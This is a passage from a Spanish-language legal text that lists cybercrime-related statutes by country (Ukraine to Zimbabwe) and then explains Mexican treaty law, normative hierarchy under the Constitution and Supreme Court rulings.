- Customs Code, artículos 37, 314, 347, 350 (Ukraine's LegislationParliament, 13 de marzo de 2012).
- Electronic Commerce Act, artículos 9, 14, 15 (Ukraine's LegislationParliament, 2015).
- Access to Public Information Act, artículos 101, 11, 24 (Ukraine's LegislationParliament, 2011).
- Electronic Digital Signature Act, artículos 1, 5, 10, 15 (Ukraine's LegislationParliament, 22 de mayo de 2003).
- Electronic Documents and Electronic Document, artículos 1, 7, 9, 12, 13, 15 (Ukraine's LegislationParliament, 22 de junio de 2003).

- Payment Systems and Money Transfer Act, artículos 22, 33, 38, 39 (Ukraine's LegislationParliament, 2001).
- Accounting and Financial Reporting Act, artículo 9 (Ukraine's LegislationParliament, 1999).
- Application of Payment Transactions in Trade, Catering and Services, artículos 1720, 24 29 (Ukraine's LegislationParliament, 1995).
- Consumer Protection Act, artículos 17, 19, 23 (Ukraine's LegislationParliament, 1991).
- Government Oversight (Control) of Economy Activity Act, artículos 4, 8 (Ukraine's LegislationParliament, 2007).
- State Special Communications Service Act, artículos 1415 (Ukraine's LegislationParliament, 2006).
- Telecommunications Act, artículos 27, 33, 1481 hasta 1485 (Ukraine's LegislationParliament, 2004).
- Fight Against Terrorism Act, artículos 1, 5, 7, 8, 13 (Ukraine's LegislationParliament, 20 de marzo de 2003).
- Copyright and Related Rights Act, artículos 5053 (Ukraine's LegislationParliament, 1993).

Uganda

- Anti Corruption Act, sección 40 (Uganda Legal Information Institute, 25 de julio de 2009).
- AntiTerrorism Act, sección 19 (Uganda Legal Information Institute, 2002).
- Anti Homosexuality Act, sección 13 (Uganda Legal Information Institute, 20 de diciembre de 2014).
- AntiMoney Laundering Act, secciones 9, 12, 13, 134, 135 (Uganda Legal Information Institute, 2013).
- AntiPornography Act, secciones 2, 7, 1320 (Uganda Legal Information Institute, 6 de febrero de 2014).
- Copyrights and Neighbouring Rights Act, secciones 5, 13, 4650 (Uganda Legal Information Institute, 2006).
- Computer Misuse Act, secciones 132 (Uganda Legal Information Institute, 1 de noviembre de 2010).
- Domestic Violence Act, sección 2 (Uganda Legal Information Institute, 17 de marzo de 2010).

- Electronic Transactions Act, sección 26 (Uganda Legal Information Institute, 17 de febrero de 2011).
- Electronic Signatures Act, secciones 5, 11, 8083, 86, 88, 90 (Uganda Legal Information Institute, 18 de enero de 2011).
- Micro Finance DepositTaking Institutions Act, secciones 19, 38, 47, 54 (Uganda Legal Information Institute, 2003).
- Prevention of Trafficking in Persons Act, sección 7 (Uganda Legal Information Institute, 1 de octubre de 2009).
- Regulation of Interception of Communications Act, secciones 116 (Uganda Legal Information Institute, 3 de septiembre de 2010).
- Securities Central Depositories Act, secciones 5254, 60 (Uganda Legal Information Institute, 28 de febrero de 2009).
- Trademarks Act, sección 76 (Uganda Legal Information Institute, 4 de septiembre de 2010).
- Trade Secrets Protection Act, secciones 5, 6 (Uganda Legal Information Institute, 25 de abril de 2009).

Uruguay

- Código Penal, artículos 149 bis, 217, 278, 279, 297, 298 (Parlamento del Uruguay, 1933).
- Código de la Niñez y la Adolescencia, artículos 96, 130, 181183 (Parlamento del Uruguay, 2007).
- Código Aduanero de la República Oriental del Uruguay (CAROU), artículos 180183 (Parlamento del Uruguay, 25 de septiembre de 2014).
- Ley Nº 18.627 Mercado de Valores, artículos 4449 (Parlamento del Uruguay, 16 de diciembre de 2009).
- Ley Nº 18.600 Documento Electrónico y Firma Electrónica, artículos 4, 11, 14, 18, 25 (Parlamento del Uruguay, 5 de noviembre de 2009).
- Ley Nº 17.838 Protección de Datos Personales para ser Utilizados en Informes Comerciales y Acción de Habeas Data, artículos 20, 21 (Parlamento del Uruguay, 2004).
- Ley Nº 19.210 Acceso de la Población a Servicios Financieros y Promoción del Uso de Medios de Pago Electrónicos, artículo 73 (Parlamento del Uruguay, 9 de mayo de 2014).
- Ley Nº 19.172 Marihuana y sus Derivados, artículo 11 (Parlamento del Uruguay, 7 de enero de 2014).

- Ley Nº 19.244 Publicidad, Promoción y Patrocinio de los Productos de Tabaco, artículo 7 (Parlamento del Uruguay, 2 de septiembre de 2014).
- Ley Nº 18.381 Derecho de Acceso a la Información Pública, artículo 31 (Parlamento del Uruguay, 7 de noviembre de 2008).
- Ley Nº 18.331 Protección de Datos Personales y Acción de "Habeas Data", artículos 5, 10, 12, 20, 29, 30, 34, 35 (Parlamento del Uruguay, 19 de agosto de 2008).
- Decreto N° 452/009, de 28 de setiembre de 2009. Regula la adopción de una política de seguridad en informática de los organismos públicos (Agencia de Gobierno Electrónico y Sociedad de la Información y del Conocimiento Uruguay, 2009).
- Resolución CDH 62/010, de 13 de octubre de 2010 (Agencia de Gobierno Electrónico y Sociedad de la Información y del Conocimiento Uruguay, 2010).
- Proyecto de Ley Integral Antiterrorismo, artículos 1 8), 2 G) (Ministerio de Defensa Nacional Uruguay, 2016).

Uzbekistán

- Criminal Code of the Republic of Uzbekistan, artículos 481, 130, 1301, 143, 144, 149, 167169, 1881, 192, 2441, 278 to 2786 (Legislation of the Republic of Uzbekistan, 4 de enero de 1995).
- Code of the Republic of Uzbekistan on Administrative Responsibility, artículos 155, 1551 (Legislation of the Republic of Uzbekistan, 1 de abril de 1995).
- Law on Communications, artículos 10, 14, 15 (Legislation of the Republic of Uzbekistan, 1992).
- Law on Informatization, artículos 6, 121, 19 (Legislation of the Republic of Uzbekistan, 11 de diciembre de 2004).
- Law on Telecommunications, artículos 3, 8, 101, 15, 22, 26 (Legislation of the Republic of Uzbekistan, 1999).
- Law on Electronic Digital Signature, artículos 10, 11, 22 (Legislation of the Republic of Uzbekistan, 2003).
- Law on Electronic Document, artículos 7, 17, 19 (Legislation of the Republic of Uzbekistan, 29 de abril de 2004).
- Law on Electronic Commerce, artículos 7, 12, 14 (Legislation of the Republic of Uzbekistan, 28 de abril de 2004).

- Law on Electronic Payments, artículos 5, 1012, 19, 20, 22 (Legislation of the Republic of Uzbekistan, 2005).
- Law on the Electronic Government, artículos 5, 12, 15, 16, 20, 32 (Legislation of the Republic of Uzbekistan, 2015).
- Law on Legal Protection of Software and Databases, artículos 14, 15 (Legislation of the Republic of Uzbekistan, 1994).
- Law on Principles and Guarantees of Freedom of Information, artículos 7, 1116 (Legislation of the Republic of Uzbekistan, 2002).
- Law on Protection of information in the Automated Banking System, artículos 4, 8, 9, 11 (Legislation of the Republic of Uzbekistan, 2006).
- Law on Advertising, artículos 6, 10, 13, 19, 29 (Legislation of the Republic of Uzbekistan, 1998).
- Law on Mass Media, artículos 1, 4, 6, 26, 28 (Legislation of the Republic of Uzbekistan, 1997).
- Law on Commercial Secrets, artículos 3, 5, 10, 16, 19 (Legislation of the Republic of Uzbekistan, 2014).
- Law on Bank Secrecy, artículos 3, 57, 15, 16, 18 (Legislation of the Republic of Uzbekistan, 2001).
- Law on the Protection of State Secrets, artículos 6, 10 (Legislation of the Republic of Uzbekistan, 1993).

Vanuatu

- Business Licence Act, artículos 16, 17 (Pacific Islands Legal Information Institute, 1998).
- AntiMoney Laundering and CounterTerrorism Financing Act, artículos 13, 12, 26, 28, 37, 46 (Pacific Islands Legal Information Institute, 18 de junio de 2014).
- Companies Act, artículo 198 (Pacific Islands Legal Information Institute, 2012).
- Copyright and Related Rights Act, artículos 1, 16, 36 (Pacific Islands Legal Information Institute, 2011).
- Counter Terrorism and Transnational Organised Crime Act, artículos 2, 3, 26 (Pacific Islands Legal Information Institute, 2005).
- Customs Act, artículos 82, 113115, 143, 193 (Pacific Islands Legal Information Institute, 2013).
- EBusiness Act, artículos 1, 15 (Pacific Islands Legal Information Institute, 1999).

- EBusiness (Amendment) Act, artículo 18 (Pacific Islands Legal Information Institute, 2007).
- Electronic Transactions Act, artículos 2, 12, 14, 2329 (Pacific Islands Legal Information Institute, 2001).
- International Banking Act, artículos 1, 41 (Pacific Islands Legal Information Institute, 2002).
- Penal Code, artículos 61, 65, 66, 73C, 82, 101D, 129, 130B, 130C, 147 AB (Pacific Islands Legal Information Institute, 1981).
- Right to Information Act, artículo 86 (Pacific Islands Legal Information Institute, 2016).
- Telecommunications Act, artículos 4365, 68 (Pacific Islands Legal Information Institute, 1989).

Vaticano

- Catecismo de la Iglesia Católica, tercera parte La Vida en Cristo (16911698), segunda sección: Los Diez Mandamientos (20522082), capítulo segundo: "Amarás a tu prójimo como a ti mismo", artículo 8: El octavo mandamiento, fracción v. El uso de los medios de comunicación social 24932499 (La Santa Sede Vaticano, 1997).
- Compendio de la Doctrina Social de la Iglesia, segunda parte, capítulo quinto La Familia Célula Vital de la Sociedad, III. La Subjetividad Social de la Familia, d) Dignidad y derechos de los niños, 245; segunda parte, capítulo octavo La Comunidad Política, IV. El Sistema de la Democracia, e) Información y democracia, 414416 (La Santa Sede Vaticano, 2004).
- Legge sul Diritto Autore (Home Page of Vatican City State, 2011).
- Legge N. VIII: Norme Complementari in Materia Penale, artículos 10, 20, 42 (Home Page of Vatican City State, 11 de julio de 2013).
- Legge di Conferma del Decreto del Presidente del Governatorato dello Stato della Città del Vaticano, N. CLIX, con il quale sono promulgate modifiche ed integrazioni alla Legge concernente la prevenzione ed il contrasto del riciclaggio dei proventi di attività criminose e del finanziamento del 30 dicembre 2010, N. CXXVII, artículos 1, 2 septies, 3, 20, 30, 36, 36 bis, 37, 40 (Home Page of Vatican City State, 2012).
- N. XVIII Legge di Conferma del Decreto n. XI del presidente del governatorato, recante Norme in Materia di Trasparenza, Vigilanza ed Informazione Finanziaria, dell'8 agosto 2013, artículos 1, 11, 32,

38, 45, 47, 48, 51, 67, 68, 82 (Home Page of Vatican City State, 8 de agosto de 2013).
- N. CXXVII Legge concernente la prevenzione ed il contrasto del riciclaggio dei proventi di attività criminose e del finanziamento del terrorismo, artículos 1, 3, 20 (Home Page of Vatican City State, 30 de diciembre de 2010).
- N. CXXVIII Legge sulla frode e contraffazione delle banconote e monete in euro, artículos 1, 10 (Home Page of Vatican City State, 29 de diciembre de 2010).

Venezuela

- Código Penal, artículos 296A, 360, 444 (Ministerio Público República Bolivariana de Venezuela, 2005).
- Código Orgánico Procesal Penal, artículos 119, 204207, 291 (Ministerio Público República Bolivariana de Venezuela, 2012).
- Ley Especial Contra los Delitos Informáticos, artículos 131 (Ministerio Público República Bolivariana de Venezuela, 30 de octubre de 2001).
- Ley Orgánica Contra la Delincuencia Organizada y Financiamiento al Terrorismo, artículos 4, 20, 29, 64, 80 (Ministerio Público República Bolivariana de Venezuela, 2011).
- Ley Orgánica de Drogas, artículos 5, 60 (Ministerio Público República Bolivariana de Venezuela, 2010).
- Ley Orgánica para la Protección de Niños, Niñas y Adolescentes, artículos 65, 75, 78, 79, 92 (Ministerio Público República Bolivariana de Venezuela, 2015).
- Ley Contra el Secuestro y la Extorsión, artículo 29 (Ministerio Público República Bolivariana de Venezuela, 2009).
- Ley General de Bancos y Otras Instituciones Financieras, artículos 41, 125, 158, 249, 422, 444447 (Ministerio Público República Bolivariana de Venezuela, 3 de noviembre de 2001).
- Ley Orgánica de Telecomunicaciones, artículos 2, 8, 140, 187189 (Comisión Nacional de Telecomunicaciones de la República Bolivariana de Venezuela, 2011).
- Ley de Responsabilidad Social en Radio, Televisión y Medios Electrónicos, artículos 27, 28 (Comisión Nacional de Telecomunicaciones de la República Bolivariana de Venezuela, 2010).

- Ley de Infogobierno, artículos 5, 2326, 41, 51, 58, 81 (Comisión Nacional de Telecomunicaciones de la República Bolivariana de Venezuela, 2013).
- Ley para la Protección de Niños, Niñas y Adolescentes en Salas de Uso de Internet, Videojuegos y otros Multimedias, artículos 117 (Comisión Nacional de Telecomunicaciones de la República Bolivariana de Venezuela, 2006).
- Ley sobre Mensajes de Datos y Firmas Electrónicas, artículos 7, 16, 19, 27, 35, 4549 (Comisión Nacional de Telecomunicaciones de la República Bolivariana de Venezuela, 2001).
- Ley sobre Acceso e Intercambio Electrónico de Datos, Información y Documentación entre los Órganos y Entes del Estado, artículos 4, 5, 28, 34, 43, 44, 6265 (Comisión Nacional de Telecomunicaciones de la República Bolivariana de Venezuela, 2012).
- Ley sobre Protección a la Privacidad de las Comunicaciones, artículos 19 (Comisión Nacional de Telecomunicaciones de la República Bolivariana de Venezuela, 1991).

Vietnam

- Penal Code, artículos 12, 155, 156, 159, 285294, 321, 326, 344, 418 (Vietnam Legal Normative Documents, 2015).
- Criminal Procedure Code, artículos 12, 87, 88, 99, 107, 192, 196, 197, 199, 201, 223 (Vietnam Legal Normative Documents, 2015).
- Law on Access to Information, artículos 2, 15, 3335. *Entra en vigor el 1 de Julio de 2018* (Vietnam Legal Normative Documents, 6 de abril de 2016).
- Law on Press, artículos 5759 (Vietnam Legal Normative Documents, 5 de abril de 2016).
- Law on Network Information Security, artículos 152 (Vietnam Legal Normative Documents, 19 de noviembre de 2015).
- Law on Customs, artículos 10, 94 (Vietnam Legal Normative Documents, 2014).
- Law of Prevention and Fighting of Terrorism, artículos 3 b), 25, 46 (Vietnam Legal Normative Documents, 2013).
- Law on Publish, artículos 10, 11, 45, 49, 50 (Vietnam Legal Normative Documents, 20 de noviembre de 2012).
- Law on Advertisement, artículos 4, 8, 11, 24 (Vietnam Legal Normative Documents, 21 de junio de 2012).

- Law on Administrative Violations, artículos 24, 34, 39, 46, 72 (Vietnam Legal Normative Documents, 20 de junio de 2012).
- Law on Antimoney Laundering, artículos 4, 8, 22, 23 (Vietnam Legal Normative Documents, 18 de junio de 2012).
- Law on Cipher, artículos 9, 11, 18, 24, 34 (Vietnam Legal Normative Documents, 26 de noviembre de 2011).
- Law Antitrafficking, artículo 50 (Vietnam Legal Normative Documents, 29 de marzo de 2011).
- Law on Consumer Protection, artículos 10, 20 (Vietnam Legal Normative Documents, 2010).
- Law on Telecommunications, artículos 4, 5, 8, 12, 14, 15, 24, 36, 37, 42 (Vietnam Legal Normative Documents, 2009).
- Law on Information Technology, artículos 6, 9, 12, 20, 22, 67, 72, 7577 (Vietnam Legal Normative Documents, 2006).
- Law on Electronic Transactions, artículos 9, 22, 25, 41, 42, 4452 (Vietnam Legal Normative Documents, 2005).

Yemen

- Law No. 1/2010 On AntiMoney Laundering and Counter Terrorism Financing, artículos 2, 7 (Financial Information Unit Yemen, 2010).
- Law No. 40/2006 On Payment Systems and Financial and Electronic Banking Operations, artículos 29, 3741 (Central Bank of Yemen, 2006).
- Law No. 15/2012 On the Protection of Copyright and Related Rights, artículos 3, 8, 77, 78 (The Yemeni Government Portal, 2012).

Yibuti

- Code Pénal, artículos 43, 47, 167, 177, 181, 186, 224, 263, 307309, 353, 354, 415, 439445, 463 (Ministère de la Justice et des Affaires Pénitentiaires, chargé des Droits de l'Homme Djibouti, s.f.).
- Code du Commerce, artículos L.12226, L.12227, L.12228, L.12229, L.2262320, L.2271305, L.2271307 (Ministère de la Justice et des Affaires Pénitentiaires, chargé des Droits de l'Homme Djibouti, 2011).

- Loi n°80/AN/04/5ème L Portant Réforme du Secteur des Technologies de l'Information et de la Communication, artículos 9, 51, 5860 (Secrétariat Général du Gouvernement Djibouti, 2004).
- Loi N° 66/AN/14/7ème L relative au cyber sécurité et à la lutte contre la cybercriminalité, artículos 1.1.1 hasta 3.1 (Secrétariat Général du Gouvernement Djibouti, 2014).
- Loi N° 112/AN/11/6ème L complétant la loi n°196/AN/02/4ème L sur le blanchiment, la confiscation et la coopération internationale en matière de produit du crime, artículos 229, 331 (Secrétariat Général du Gouvernement Djibouti, 25 de mayo de 2011).
- Loi N° 110/AN/11/6ème L relative à la lutte contre le financement du terrorisme, artículos 2, 2527 (Secrétariat Général du Gouvernement Djibouti, 24 de mayo de 2011).
- Loi n°154/AN/06/5ème L relative à la protection du droit d'auteur et du droit voisin, artículos 3, 104108 (Secrétariat Général du Gouvernement Djibouti, 2006).
- Loi N° 118/AN/15/7ème L portant création d'un Système de Paiement National, sa Réglementation et sa Surveillance, artículos 49, 50, 78, 79 (Secrétariat Général du Gouvernement Djibouti, 2016).
- Loi N° 100/AN/15/7ème L portant création de l'Agence Nationale des Systèmes d'Informations de l'Etat, artículo 3 (Secrétariat Général du Gouvernement Djibouti, 2015).

Zambia

- Electronic Communications and Transactions Act, artículos 8, 64111 (Laws of Zambia, 2009).
- Anticorruption Act, artículos 3, 16, 38 (Laws of Zambia, 2012).
- Antigender Based Violence Act, artículo 3 (Harassment) (Laws of Zambia, 2011).
- Antiterrorism Act, artículos 2, 9, 42, 43 (Laws of Zambia, 2007).
- Copyright and Performance Rights Act, artículos 2, 4, 20, 28 (Laws of Zambia, 1994).
- Financial Intelligence Centre Act, artículos 2, 23 (Laws of Zambia, 1968).
- Information and Communication Technologies Act, artículos 9, 41, 53, 65, 76, 77, 85 (Laws of Zambia, 1993).

- Narcotic Drugs and Psychotropic Substances Act, artículo 27 (Laws of Zambia, 1992).
- National Payment Systems Act, artículos 11, 16, 28, 29 (Laws of Zambia, 1966).
- Penal Code Act, artículos 164, 177A, 341A, 341D, 341F, 341I (Laws of Zambia, 2010).
- Zambia Police Act, artículos 2, 59A, 59B (Laws of Zambia, 1990).

Zimbabue

- Computer Crime and Cybercrime Bill, secciones 150 (Techzim | Zimbabwe and regional technology news and updates, 2016).
- Data Protection Bill, secciones 24, 25, 40 (Techzim | Zimbabwe and regional technology news and updates, 1 de junio de 2013).
- Electronic Transactions and Electronic Commerce Bill, secciones 21, 23, 3137 (Techzim | Zimbabwe and regional technology news and updates, 11 de junio de 2013).
- Postal and Telecommunications Act, secciones 91, 98 (Parliament of Zimbabwe, 2000).
- Chemical Weapons (Prohibition) Act, sección 48 (Parliament of Zimbabwe, 1998).
- Public Order and Security Act, sección 16 (Parliament of Zimbabwe, 2002).
- Access to Information and Protection of Privacy Act, secciones 33, 72, 90B (Parliament of Zimbabwe, 2003).
- Civil Evidence Act, secciones 2, 13, 44 (Parliament of Zimbabwe, 1992).
- National Social Security Authority Act, sección 40 (Parliament of Zimbabwe, 1989).
- Censorship and Entertainments Control Act, secciones 26, 32, 33 (Parliament of Zimbabwe, 1967).
- Meteorological Services Act, sección 9 (Parliament of Zimbabwe, 2004).
- Criminal Law (Codification and Reform) Act, secciones 33, 42, 81, 112, 135138, 162168 (Veritas, 2004).

Concepción del derecho internacional

A pesar de que poco a poco se ha intentado que todos los mexicanos convivan bajo el auspicio de los ordenamientos jurídicos del país, durante mucho tiempo los pueblos indígenas en México han luchado por el reconocimiento de sus derechos, y en un sentido amplio podría considerarse a México como un Estado con pluralismo jurídico, pues en la práctica coexistimos con dos sistemas jurídicos por el respeto y cuidado hacia los pueblos indígenas, los cuales merecen este reconocimiento por ser los verdaderos mexicanos y dueños del país.

En un aspecto más amplio e internacional nos encontramos con el monismo y el dualismo; el monismo lo podemos entender como una unificación, pues es cuando el derecho interno y el derecho internacional son la expresión de un mismo orden jurídico, haciendo que el derecho internacional se convierta también en ley nacional y se apliquen de inmediato, sin que las disposiciones internacionales sean admitidas por el Estado a través de la legislación nacional como lo es en el dualismo jurídico.

El dualismo jurídico sí hace una separación entre el derecho interno y el internacional, pues son dos sistemas jurídicos distintos, separados e independientes, en palabras más sencillas, las disposiciones internas del Estado aplican solo entre la circunscripcion del Estado (relación Estado-individuos), y las internacionales para el sistema internacional (relación Estado-Estado), por lo que para armonizar cada disposición del derecho internacional los Estados que mayormente son los anglosajones, introducen estas disposiciones por medio de actos legislativos, en el caso del Convenio sobre la Ciberdelincuencia de Budapest de 2001 lo podremos encontrar de diversas maneras: Act of parliament on Ratification of conventions on cybercrime, Ratifying the Cybercrime Convention, Ratification of the Council of Europe Convention on Cybercrime, The Budapest Convention.

Retomando lo dicho en otros capítulos, un tratado internacional es el convenio regido por el derecho internacional público, celebrado por escrito entre el Gobierno de los Estados Unidos Mexicanos y uno o varios sujetos de derecho internacional público, ya sea que para su aplicación requiera o no la celebración de acuerdos en materias específicas, cualquiera que sea su denominación, mediante el cual los Estados Unidos Mexicanos asumen compromisos. De acuerdo con la fracción I del artículo 76 de la CPEUM, los tratados deberán ser aprobados por el

Senado y serán Ley Suprema de toda la Unión cuando estén de acuerdo con la misma, en los términos del artículo 133 de la propia Constitución (art. 2 fracc. I Ley sobre la Celebración de Tratados), por principio de respeto a la soberanía, el presidente de la república tiene la facultad de celebrar tratados (art. 89 fracc. X, CPEUM), pero como contrapeso el Senado de la república tiene la función de aprobarlos para así ser válidos (art. 76 fracc. I, CPEUM), y para ser obligatorios en el territorio nacional deberán ser publicados en el *Diario Oficial de la Federación* (art. 4 Ley sobre la Celebración de Tratados).

Desde otro punto, el artículo 15 constitucional también marca un límite para no infringir los derechos y prerrogativas nacionales, pues no se autoriza la celebración de tratados para la extradición de reos políticos, ni para la de aquellos delincuentes del orden común que hayan tenido en el país donde cometieron el delito, la condición de esclavos; ni de convenios o tratados en virtud de los que se alteren los derechos humanos reconocidos por esta Constitución y en los tratados internacionales de los que el Estado mexicano sea parte.

Así como el poder ejecutivo encabezado por el presidente ratifica tratados, y el poder legislativo dividido en dos cámaras de diputados y senadores, donde la cámara de senadores aprueba dichos tratados como contrapeso, el poder judicial también tiene una función, y es que los tribunales federales conozcan de todas las controversias del orden civil o mercantil que se susciten sobre el cumplimiento y aplicación de leyes federales o de los tratados internacionales celebrados por el Estado mexicano. A elección del actor y cuando solo se afecten intereses particulares, podrán conocer de ellas los jueces y tribunales del orden común (art. 104 fracc. II, CPEUM), además de que la Suprema Corte de Justicia de la Nación conozca las acciones de inconstitucionalidad en contra de las leyes federales o de tratados internacionales celebrados por el Estado mexicano (art. 105 fracc. II inciso b, g y h) independientemente de los requisitos que dicte.

Sin entrar en debate sobre el control de constitucionalidad y de convencionalidad desde perspectivas concentradas o difusas, es ineludible hacer énfasis que en la práctica, es posible que un tratado internacional incluya disposiciones inconstitucionales, habiendo afectación y por medio del derecho subjetivo acudir al medio de control de constitucionalidad que llamamos amparo, para así formar una declaratoria general de inconstitucionalidad de un tratado o de cualquier ley (no significa que por ser un instrumento internacional es perfecto), la cual

significa que el tratado declarado inconstitucional pierde su carácter normativo y deba dejar de aplicarse en el orden normativo nacional, ya que no se otorgan efectos *erga omnes* que significa frente a todos, sino únicamente al particular que ejecutó su acción legal en tiempo y forma.

En el tema de jerarquía normativa, el artículo 133 de nuestra Carta Magna establece que la Constitución, las leyes del Congreso de la Unión que emanen de ella y todos los tratados que estén de acuerdo con la misma, celebrados y que se celebren por el presidente de la república, con aprobación del Senado, serán la Ley Suprema de toda la Unión.

Cabe destacar que desde la expedición de la Constitución actual de 1917, el artículo 133 ha tenido solo dos reformas, la primera el 18 de enero de 1934 y la segunda el 29 de enero del 2016. Por lo que la Suprema Corte de Justícia de la Nación ha tomado diversas posiciones respecto al tema, y en orden cronológico son las siguientes:

- 1992: leyes federales y tratados internacionales. Tienen la misma jerarquía normativa (SCJN, 1992).
- 1999: tratados internacionales. Se ubican jerárquicamente por encima de las leyes federales y en un segundo plano respecto de la Constitución Federal (SCJN, noviembre de 1999).
- 2007: tratados internacionales. Son parte integrante de la Ley Suprema de la Unión y se ubican jerárquicamente por encima de las leyes generales, federales y locales (SCJN, 2007).
- 2010: tratados internacionales. Cuando los conflictos se susciten en relación con derechos humanos, deben ubicarse a nivel de la Constitución. *Superada* (SCJN, Mayo de 2010).

A partir de la reforma del el 10 de junio de 2011 en nuestro país todas las autoridades, en el ámbito de sus competencias, tienen la obligación de promover, respetar, proteger y garantizar los derechos humanos de conformidad con los principios de universalidad, interdependencia, indivisibilidad y progresividad. En consecuencia, el Estado deberá prevenir, investigar, sancionar y reparar las violaciones a los derechos humanos, en los términos que establezca la ley (*Diario Oficial de la Federación*, 2011).

Esta reforma es un gran avance jurídico, pues al integrar los principios *pro homine* o *pro persona* conlleva a que si en los instrumentos y mecanismos internacionales existe mayor protección en beneficio para la persona, ésta se debe aplicar, sin que tal acción signifique dejar de

observar los demás principios constitucionales, legales y jurisdiccionales nacionales.

Para llegar al último fallo y actual de la SCJN es primordial referirnos a la Convención de Viena, pero primeramente es importante aludir a cuál de las dos, ya que existe la Convención de Viena de 1969 sobre el Derecho de los Tratados, que entró en vigor el 27 de enero de 1980, y la Convención de Viena de 1986 sobre el Derecho de los Tratados entre Estados y Organizaciones Internacionales, o entre Organizaciones Internacionales, que aún no ha entrado en vigor.

La convención vigente de Viena de 1969 estipula en su artículo 27 que una parte, en este caso Estado, no podrá invocar las disposiciones de su derecho interno como justificación del incumplimiento de un tratado, pero precisando que esta norma se entenderá sin perjuicio de lo dispuesto en el artículo 46, que expresa que el hecho de que el consentimiento de un Estado en obligarse por un tratado haya sido manifiesto en violación de una disposición de su derecho interno concerniente a la competencia para celebrar tratados no podrá ser alegado por dicho Estado como vicio de su consentimiento, a menos que esa violación sea manifiesta y afecte a una norma de importancia fundamental de su derecho interno. Una violación es manifiesta si resulta objetivamente evidente para cualquier Estado que proceda en la materia conforme a la práctica usual y de buena fe.

Respecto a este último punto la SCJN también se ha pronunciado al decir que:

> DERECHOS HUMANOS RECONOCIDOS TANTO POR LA CONSTITUCIÓN POLÍTICA DE LOS ESTADOS UNIDOS MEXICANOS, COMO EN LOS TRATADOS INTERNACIONALES. PARA DETERMINAR SU CONTENIDO Y ALCANCE DEBE ACUDIRSE A AMBAS FUENTES, FAVORECIENDO A LAS PERSONAS LA PROTECCIÓN MÁS AMPLIA
>
> Acorde con lo sostenido por el Tribunal en Pleno de la Suprema Corte de Justicia de la Nación, en la tesis de jurisprudencia P./J. 20/2014 (10a.),* las normas de derechos humanos contenidas en los tratados internacionales y en la Constitución Política de los Estados Unidos Mexicanos no se relacionan entre sí en términos jerárquicos, ya que se integran al catálogo de derechos que funciona como un parámetro de regularidad constitucional. Por tanto, cuando un derecho humano esté reconocido tanto en la Constitución Federal, como en los tratados internacionales, debe acudirse a ambas fuentes para determinar su contenido y alcance, favoreciendo en todo tiempo a las personas la protección más amplia; en el entendido de que cuando exista en la Constitución una restricción expresa al ejercicio de un derecho humano, se deberá estar a lo que indica la norma constitucional (SCJN, 2015).

Por lo que en la actualidad, el tema conflictivo sobre jerarquía normativa concluye que debe acudirse a ambas fuentes para determinar su contenido y alcance, favoreciendo en todo tiempo a las personas la protección más amplia; en el entendido de que cuando exista en la Constitución una restricción expresa al ejercicio de un derecho humano, se deberá estar a lo que indica la norma constitucional.

¿Pero qué significa que cuando exista en la Constitución una restricción expresa al ejercicio de un derecho humano se deberá estar a lo que indica la norma constitucional? Al hablar de restricciones constitucionales expresas y el principio *pro homine* o *pro persona* no significa que comienza otro debate, pues ambos deben coexistir en los ordenamientos, ya que están rodeados de garantías y derechos que deben aplicarse dependiendo su interpretación. Un ejemplo práctico de restricción expresa es la figura del arraigo, que si bien el artículo 16 párrafo 8 de nuestra Constitución Federal señala de manera expresa que tratándose de delitos de delincuencia organizada, se podrá decretar el arraigo de una persona, en ese sentido, si un tratado internacional prohíbe que se practique el arraigo, lo cierto es que, como en nuestra Carta Magna se encuentra permitido de manera expresa, entonces nos tendremos que apegar al contenido de la Constitución por ser una restricción aunque el tratado internacional indique lo contrario y así se garantiza la prevalencia de la soberanía de nuestro país.

Sin debatir las corrientes jurídicas filosóficas entre las que más destacan son el *ius naturalismo*, *ius positivismo*, *ius formalismo*, *neoconstitucionalismo*, *post-positivismo*, y el debate si es mejor tener más principios que reglas, ponderación que subsunción, justicia particular que justicia general y análisis individuales en vez de los concretos generales y abstractos que caracteriza a la ley, lo que es más importante es que según el tiempo en el que se encuentre el país conforme a su jerarquía normativa, siempre deberá dictar sus fallos de una manera conforme a derecho.

Instrumentos o acuerdos del derecho Internacional público

En la práctica encontraremos términos internacionales como acuerdos, cartas, convenios, declaraciones, protocolos y tratados en diversas materias. En el tema cibernético aparecen diversos instrumentos, como el Consejo de la Unión Europea con el Convenio sobre Ciberdelincuencia, la Organización de Cooperación de Shangai con el acuerdo de coo-

peración para combatir delitos informáticos y la Liga de los Estados Árabes con la convención para combatir delitos con tecnología de la información, claramente sin eximir aquellos instrumentos que no son específicamente en su totalidad sobre la delincuencia cibernética, pero que sí contemplan dentro de sus disposiciones garantía a estos, como lo son en el caso de protección a menores de edad, propiedad intelectual, derechos de autor y conexos, por lo cual también son importantes.

Pero, ¿cómo saber cuando un instrumento es vinculativo o declarativo? ¿Realmente la terminología en la colección de los tratados internacionales especifíca cuando un documento es obligatorio o meras recomendaciones? Los Estados han formado diversas referencias hacia los instrumentos internacionales como vehículos de derechos y obligaciones entre Estados, dejando por un lado el término tratado y conociendo nuevos conceptos como estatutos, pactos, acuerdos, creando diferentes variantes, por lo que no se ha precisado una armonía en el conjunto de términos o palabras utilizadas en la técnica del derecho internacional.

En la Convención de Viena sobre el Derecho de los Tratados de 1969, en su artículo 2 inciso a, da la pauta principal explicando que se entiende por "tratado" un acuerdo internacional celebrado por escrito entre Estados y regido por el derecho internacional, ya conste en un instrumento único o en dos o más instrumentos conexos y cualquiera que sea su denominación particular

Dicho lo anterior, no importa cuál sea su denominación particular, es un hecho que la designación atribuida a los instrumentos internacionales no cuenta con algún efecto legal, pues al final la denominación pasa a ser solo un término basado en los usos y costumbres lingüísticos de cada país para atender asuntos jurídicos particulares o la importancia que las partes quieran atribuirle, tomando aspectos desde formalidad, importancia, implicaciones políticas y lo más importante, la intención de las partes.

La teoría marca que existen tratados internacionales refiriéndonos a este como el género, con normas y obligaciones autoejecutables, en inglés *self-executing*, y no autoejecutables, en inglés *non self-executing* (Centro de Documentación, Información y Análisis Cámara de Diputados México, 2006); las autoejecutables son aquellas que su aplicabilidad puede ser sin necesidad de medidas normativas posteriores, o sea de transformación en los ordenamientos legales locales, pues estos pueden aplicarse de manera inmediata y directa desde que cuente con

eficacia en el país y que claramente el tratado entre en vigencia, puede ser susceptible de pedirse su ejecución en los temas de justicia.

